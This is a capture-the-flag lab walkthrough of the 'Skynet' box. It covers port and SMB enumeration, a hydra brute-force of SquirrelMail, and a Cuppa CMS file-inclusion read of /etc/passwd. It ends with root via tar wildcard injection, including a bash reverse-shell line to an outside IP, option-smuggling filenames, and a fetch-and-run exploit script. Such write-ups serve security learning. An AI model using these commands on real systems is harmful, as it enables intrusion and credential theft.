Terminator themed
Enumeration
export machine="10.10.77.96"Nmap
sudo nmap -sC -sV -oA Skynetnmap $machine -Pn22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
80/tcp open http Apache httpd 2.4.18
110/tcp open pop3 Dovecot pop3d
139/tcp open netbios-ssn Samba smbd 3.X - 4.X
143/tcp open imap Dovecot imapd
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu
Windows 6.1 ?Web CMS
whatweb http://10.10.77.96

http://10.10.162.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.162.56], Title[Skynet]
Gobuster
gobuster dir -u http://10.10.77.96 -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt/admin
/css
/js
/config
/ai
--> /squirrelmailNo permissions : /admin /config /css /js /ai
POP3
nmap --script "pop3-capabilities or pop3-ntlm-info" -sV -p 110 10.10.77.96

nc -nv 10.10.77.96 110Squirrelmail
–> /squirrelmail
Exploitation
Require credentials :
wget https://raw.githubusercontent.com/xl7dev/Exploit/master/SquirrelMail/SquirrelMail_RCE_exploit.sh && chmod +x SquirrelMail_RCE_exploit.sh && ./SquirrelMail_RCE_exploit.sh http://10.10.77.96/squirrelmail/SMB enumeration
smbmap -u '' -p '' -H 10.10.77.96
We can access the anonymous share.
enum4linux -A 10.10.77.96
rpcclient -U "" -N 10.10.77.96

sudo dumpsmbshare 'WORKGROUP/anonymous:anonymous@10.10.77.96' --list-shares
Interacting with SMB
The share is readable anonymously.
smbclient -U '' -N \\\\10.10.77.96\\anonymous
Getting all text files:
get <files>
- attention.txt
- logs/logs1.txt logs2.txt logs3.txt
Reading all files:

User :
milesdyson
SquirrelMail brute force
hydra post
hydra -L usernames.txt -P wordlist.txt 10.10.77.96 http-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:F=Unknown User or password incorrect." -V
Credentials
milesdyson:cyborg007haloterminator
Password reset email:

SMB password
milesdyson:)s{A&2Z=F^n_E.B`SMB milesdyson
smbclient -U 'milesdyson' -N \\\\10.10.77.96\\milesdyson
New user enumeration
smbmap -u "milesdyson" -p ")s{A&2Z=F^n_E.B`" -H 10.10.77.96


# adding "\" to escape < ` >  character
smbmap -u "milesdyson" -p ")s{A&2Z=F^n_E.B\`" -H 10.10.77.96
Checking the contents of milesdyson’s directory:
smbmap -u "milesdyson" -p ")s{A&2Z=F^n_E.B\`" -R milesdyson -H 10.10.77.96

# SMBCLIENT DOESNT WORK WITH "" only with '' or nothing !!!
smclient -U 'milesdyson' \\\\10.10.77.96\\milesdyson

->    )s{A&2Z=F^n_E.B`
important.txt

Hidden web directory

gobuster dir -u http://10.10.77.96/45kra24zxs28v3yd/ -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -t 32–> /administrator
Cuppa CMS
http://10.10.77.96/45kra24zxs28v3yd/administrator/

whatweb http://10.10.77.96/45kra24zxs28v3yd/administrator/
searchsploit Cuppa CMS
Local file inclusion
searchsploit -m php/webapps/25971.txt && cat 25971.txt/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
--> 10.10.77.96/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
# change IP & Port
mv php-reverse-shell.php c.php
Initial user access

User flag

Privilege escalation

Linpeas

cat /etc/crontab
The wildcard lets filenames be interpreted as options by the root-owned tar job.
The job runs tar cf archive.tar * in the folder.
A user who can write to that folder can create filenames matching tar options and add a shell script.

- –checkpoint=1
- –checkpoint-action=exec=sh shell.sh
- shell.sh
When the wildcard expands, tar reads those filenames as options and runs shell.sh as root.

echo "bash -c 'exec bash -i &>/dev/tcp/10.11.3.68/1234 <&1'
" > reverse.sh && touch "/var/www/html/--checkpoint-action=exec=sh reverse.sh" && touch "/var/www/html/--checkpoint=1"
Root access
Root flag